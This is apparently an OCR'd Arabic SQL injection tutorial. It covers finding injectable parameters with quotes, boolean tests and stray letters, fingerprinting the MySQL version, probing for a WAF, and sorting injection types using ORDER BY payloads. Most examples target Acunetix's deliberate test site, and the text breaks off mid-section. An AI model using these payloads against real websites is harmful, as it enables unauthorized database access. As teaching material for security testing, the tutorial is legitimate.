


يتم الكشف عن وجود ثغرات الحقن بصورة تقريبية عامة في ثلاث خُطوات مُتنوّعة , وذلك على النحو التالي -


الخُطوة الأُولى : إستخدام إشارة التنصيص الفردية كومة 

عند مُحاولة إختبار وجود الثغره بهدف ما , تسبق تفكيرَنا أيدينا إلى كتابة إشارة التنصيص الفردية كومَة Comma كونها تعودة ذلك منا كثيراً , وذلك دون غيرها من الإشارات والطُرُق الأُخرى المُتعارف عليها التي تُستخدم لذلك الأمر , لأنَّها العامل الأقوى في هذا الباب , إشارة التنصيص الفردية عبارة عن رمز يُعطي قيمة عادية بإستعمالة حال الإختبار فتجعل من الإستعلام خاطئ أو بمعنى أدق تقوم بتعطيلهٌ من الأصل وجعلُه كإستعلام مركب بطريقة خاطئة , لذا تقوم القاعدة على إثر ذلك الأمر بالإستِجابة و إعطاء رد بسبب تفعيل خاصيَّة الجُمل النصية التي تسمح بظهور الأخطاء , فتُستشف إمكانية الإصابة وإمكانية جواز التعاطي مع الثغرة وإختبار إستغلالها .

testphp.vulnweb.com/listproducts.php?cat=1'



الخْطوة الثانية : إستخدام الـ *Boolean operators* أو المُعاملات المنطقية ومُقارنة النتائج



المعاملات المنطقية : تُستخْدَمَا لِفحص الروابط والمُتغيرات بِمنطِق الصواب والخطأ فتكون قيمة أحد المُعاملين مُصاغةٌ للصواب والأُخرى للخطأ ، فالمُعاملات المنطقية Logical Operator بِلُغة الـ SQL وجِدت لتكون صيغة لربط بين تعبيرين منطقيين بسيطين لتكوين جملة خبرية مركبة ، ومن المعاملات المنطقية المستخدمة في لغة SQLBASIC المعامل AND والمعامل OR حيث المُعامل AND يعطي ناتجا صواباً إذا ما كان كُلاً من التعبيرين المنطقيين البسيطين صواباً ويعطي ناتجاً خطأ إذا ما كان كُلاً من التعبيرين المنطقيين البسيطين أو أحدهما خطأ ، والمُعامل OR يعطي ناتجاً صواباً إذا كان أياً من التعبيرين المنطقيين البسيطين أو كلاهما صواباً ويعطي ناتجاً خطأ إذا كان كُلاً من التعبيرين المنطقيين البسيطين خطأ .

testphp.vulnweb.com/listproducts.php?cat=1 and 1 = 1 [صواب]



testphp.vulnweb.com/listproducts.php?cat=1 and 1 = 2 [خطأ]



☆╚╦╗•الخُطوة الثالثة : إستخدام حروف الأبجدية الإنجليزية •╔╦╝☆

دائماً مايكون للمٌتغير قيمة رقمية أو قيمة نصية فى بعض الأحيان , بالتلاعٌب بهذه القيم وإضافة قيم ليست ضمن البنية التركيبية , سوف يعمل ذلك على خلخلت البيئة الخاصة بالمٌتغير والمٌسجل قيمتة مٌسبقاُ بالسيرفر أو قاعدة البيانات بالموقع داخل السيرفر , لذا تٌستخدم الحروف الأبجدية الإنجليزية ضمن عمليات الإستعلام لخلق واقع مٌغاير لما هو علية وذلك إذا كانت خاصيَّة الجٌمل النصية بالموقع مٌفعلة سوف بظهر خطاء نصي بالصفحة وإذا لم تٌفعَّل الخصية سوف يظهر إختلاف ببنية الصفحة العامة , هذا و إن ظهرخطأ ليس موجود أو not found سوف يعني ذلك أنهٌ ليس مٌصاب .

testphp.vulnweb.com/listproducts.php?cat=1a

testphp.vulnweb.com/listproducts.php?cat=1a

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go


Browse categories

Browse artists

Your cart

Error: Unknown column '1a' in 'where clause' Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

☆╚╦□• الباب الثالث : الكشف عن إصدار قاعدة البيانات •□╦╚☆



يقع دائماً مْختبري حقن القواعد في العديد من المشاكل في بداية الإختبارات من أهمها , عند النْقطة الأولى لإختبار الثغرة يعتقد أن مْجمل عملية الحقن أمر في غاية الصعوبة أو الإستحالة , وهذا كْلّهْ خطأ المْختبِر من البداية , لكون إصدار قاعدة البيانات للموقع المْصاب الذي يعمل علية الإصدار الرابع من قواعد البيانات والتي لا تعمل ضمنها الـ information schema ولا يدرى المِسكين ذلك كونة لم يْحاول قبل شروعه في العملية بخطوات بسيطة معرفة قيمة الإصدار , فيْحاول جاهِلاً إتمام عملية الحقن بإستخدام إستعلامات الإصدار الخامس الخاصة بعمليات سحب البيانات الحساسة بها , وهذا من الأْمور المْستحيلة طبعاً , فيعجز ويترْك الهدف لحال سبيلْة , لذا توجب على المْختبر إتباع الخطواط الأولية لعمليات إختبار الحقن التي نقوم بشرحها من بداية هذا الفصل وعلى رأسها معرفة قيمة إصدار قاعدة البيانات لذا فلنبدأ .

إستعلامات الـ Error Based المْستخدمة لتحصيل قيمة الإصدار


1- AND MID(VERSION(),1,1) = '3' تْمثِل الإصدار الثالث

2- AND MID(VERSION(),1,1) = '4'; تْمثِل الإصدار الرابع

3- AND MID(VERSION(),1,1) = '5'; تْمثِل الإصدار الخامس

لْنجري مثالاً عملياً على ذلك

[1] testphp.vulnweb.com/listproducts.php?cat=1 AND MID(VERSION(),1,1) = '3';



[2] testphp.vulnweb.com/listproducts.php?cat=1 AND MID(VERSION(),1,1) = '4';



[3] testphp.vulnweb.com/listproducts.php?cat=1 AND MID(VERSION(),1,1) = '5';



بالمثال السابق كما لاحظتّم ظهرت صفحات بيضاء أي قيم فارغة أو خاطئة عند الإختبار رقم [1] ورقم [2] لكن عند الإختبار رقم [3] قامت الصفحة بالتحميل بصورة طبيعية , مما دل على أن قيمة إصدار قاعدة البيانات ليس لا بالإصدار الثالث ولا بالإصدار الرابع , إنما الإصدار الخامس من قاعدة البيانات .

☆╚═╗•■ الباب الربع : الكشف عن وجود جدار حماية ناري WAF •■╚═╗☆



يشير مصطلح "جدار الحماية" Firewall إلى "برنامج" Software أو "جهاز" Hardware يتولى مهمّة فحص المعلومات الواردة من الشبكة العنكبوتية أو الشبكات الأخرى ، ويقوم بالسماح لها أو استبعادها استنادًا لإعدادات جدار الحماية .

وكان أول ظهور لتكنولوجيا جدار الحماية عام 1988 عندما قامت شركة المعدات الرقمية الأمريكية DEC بإصدار "نظام تصفية" Filtering System المعروف باسم "مصفّي الحزم" Packet Filter ، والذي كان يقوم بفحص الحزم الواردة من الشبكة العنكبوتية أو الشبكات الأخرى ، فإذا كانت الحزمة مطابقة لإعدادات نظام التصفية فإن النظام يقوم باستبعادها أى أنَّ كل البيانات الداخلة و الخارجة من و إلى (كارت الشبكة - على مستوى الجهاز الواحد أو على مستوى الشبكة) يجب أن تمر بالفايروول أولا قبل الانتقال للطرف الأخر و يكون التحكم في البيانات عن طريق استثنائها أو استئصالها من و إلى الشبكة و متطلبات الشبكة و ألّتي يراها مدير الشبكة هي ألّتي تُحدِّد تلك القواعد .

مُعاملات الكشف عن وجود الحماية

بإستخدام المُعاملات المنطقية الخاصة يُمكن معرفة إن كانت هُناك حماية مُنصبة بالموقِع من عدمها قبل الخوض في خِضم عملية الحقن , فبإستخدامها من المُرجح ظُهور خطأ خاص مثل فوربيدن أو نوت إكستبول بالصفحة يدّل على وجود الـ Firewall أو الجدار الناري إذا كان موجوداً , ولا يظهر شئ أو يظهر خطأ نصي عادي أو تُحمِل الصفحة بصورة طبيعية في حال عدم وجود الـ Firewall .

المُعاملات الخاصة بقياس تواجد الحماية من عدمها


[1] بإستخدام هذا الإستعلام نتوقع حدوث إعتراض في حالة تفعيل الحماية or 1 = 1 1 .
[2] بإستخدام هذا الإستعلام نتوقع حدوث إعتراض في حالة تفعيل الحماية أيضاً and 1 = 1 1 .

لنُجري إختباراً لتأكيد ذلك >>>>

1- www.InjectorBoy.md/news.php?id=58 1 or 1 = 1 [توجد حماية بالسيرفر]



2- www.InjectorBoy.md/news.php?id=58 1 and 1 = 1 [توجد حماية بالسيرفر]



3- testphp.vulnweb.com/listproducts.php?cat=1 1 and 1 = 1 [لا توجد حماية بالسيرفر]



نهايـــة الفصـــل

الفصل الثاني : أساسيات حقن المْتغير في قواعد البيانات



أساسيات حقن المْتغير في قواعد البيانات هي من بديهيات الحقن العام , فلا يجب على أحد أن يغفل عنها كونها من العوامل الأساسية فى نجاح أي إختبار حقن بصورة مبدئية , وهي حسب تصنيفي لها أربعة أنواع وهذا ما يمكن تسميته بـ ' أنواع الحقن ' وهو على النحو التالي :

النوع الأول : SQL Injection Integer Based

النوع الثاني : SQL Injection Strings Based

النوع الثالث : SQL Injection Closures

النوع الرابع : D.I.V Injection



☆╤ ╚◘• SQL Injection Integer Based : النوع الأول •◘╤╚☆

وهو حقن الروابط برقم متغير حر ' ويسمى الحقن العددي ' ويتم هذا الحقن بصورة عادية بترك رقم المتغير كما هو دون أي إدخال عليه , كما بالمثال التالي :

testphp.vulnweb.com/listproducts.php?cat=1 order by 100 -- -



☆╤ ╚◘• SQL Injection Strings Based : النوع الثاني •◘╤╚☆

هو حقن الروابط برقم متغير مٌنصص , بإستخدام علامة التنصيص الفردية كومة Comma ' ويسمى الحقن النصي ' ويتم هذا الحقن بإدخال علامة التنصيص الفردية كومة تالي رقم المٌتغير مٌباشرةً كما بالمثال التالي .

www.InjectorBoy.GHT?id=1' order by 100 -- -



☆╦ ╚◘• SQL Injection Closures : النوع الثالث •◘╦╚☆

هو حقن الروابط برقم متغير مُغلق ' ويسمى الحقن المُغلق ' ويتم هذا الحقن بإدخال القوس الهلالي المُفرد) علي رقم المُتغير مُباشرةً بدون أي فواصل بينهُما , لكن لكي يتحقَّق هذا النوع من الحقن يجب توفُّر الشرط التالي :

] ظهور أخطاء كودية مُتولدة من قاعدة البيانات نتيجة إستخدام علامة التنصيص الفردية كومة كالأخطاء الخمس التالية من حيثُ التشابة الشرطي [

[1] the right syntax to use near 'order by 1 -- -,2,5,8)' at line 1

[2] near 'domain','0','Unknown Domain Name','U')'

[3] near '0bul7onlcfkapqk78rk6l2l1h1', 'public_user', now(), '2','cms')' at line 7

[4] the right syntax to use near '"1")'

[5] near '') ORDER BY dragSortOrder DESC, updatedDate DESC' at line 3

المُلاحظات على الخمس أخطأ المعروضة سابقاً

1- تكرُّر وجود الأقوس الهلالية المُفردة بالخطأ الناتج .
2- تكرُّر وجود إشارات الكومة comma بكثرة بالخطأ الناتج .


وتلك المُلاحظات تدُّل على نوع الحقن الـ Closures أي بتواجُّد هذه الشروط بالخطأ الناتج في أي مكان عند بِدأ الإختبار دل أن نوع الحقن هو الحقن الثالث , بمعنى أنَّ نُقطة الحقن سوف تكون داخل الأقواس .

The Injection point is inside ()

مثال على ذلك


http://www.InjectorBoy.GHT?id=1'

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''3'' LIMIT 1' at line 1




تحقق الشرط الثاني بالخطأ الناتج أعلاه وهو تكرار وجود إشارات الكومة comma بكثرة ضمن الخطأ , لنُكمل عملية الحقن

1- http://www.InjectorBoy.GHT?id=1 order by 100-- -



2- http://www.InjectorBoy.GHT?id=1' order by 100-- -



مُلاحظات عملية الحقن السابقة : بإستخدام إستعلام الـ order by 100 و الـ ' order by 100 بإضافة الكومة لم يحدث أي تغيُّر بتاتاً بالصفحة , مما دل أن نوع الحقن ليس بالحقنين العاديين لا الـ Integer Injection ولا الـ Strings Injection بل سوف يكون الـ Closures Injection , وذلك على النحو التالي :

http://www.InjectorBoy.GHT?id=1) order by 100-- -

Unknown column '100' in 'order clause'

☆╦ ╚■• D.I.V Injection : النوع الرابع •■╚ ╦☆



الـ Direct injection of the variable number : هو حقن قواعد البيانات برقم متغير حر بدون أدخال قيمة الإستعلامـ union select عليه ' ويسمى الحقن الحٌر المٌباشر ' والحقن الحٌر المٌباشر حقن مشروط أيضاً كما سبق بالحقن الثالث , الخطأ الناتج تالياً من إختبار الحقن المٌستنتج منهٌ الشروط -


1064: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\' AS name, subtitle_1\' AS sub, seoname_1\' AS seoname, template, content_1\' A' at line 1

المٌلاحظات : نلاحظ بالخطأ السابق تكرار الحرفين " AS " ورمز الـ commas ' بكثره , وهذا يدٌل على أن الحقن هٌنا داخل الـ " select " وقبل الـ " from " , لذا لا يٌمكنا إستخدام أٌسلوب الـ union Based , فيكون الحقن المٌناسب هو أٌسلوب الـ Direct Injection .

وخطوات الحقن المٌباشر تتم على النحو التالي

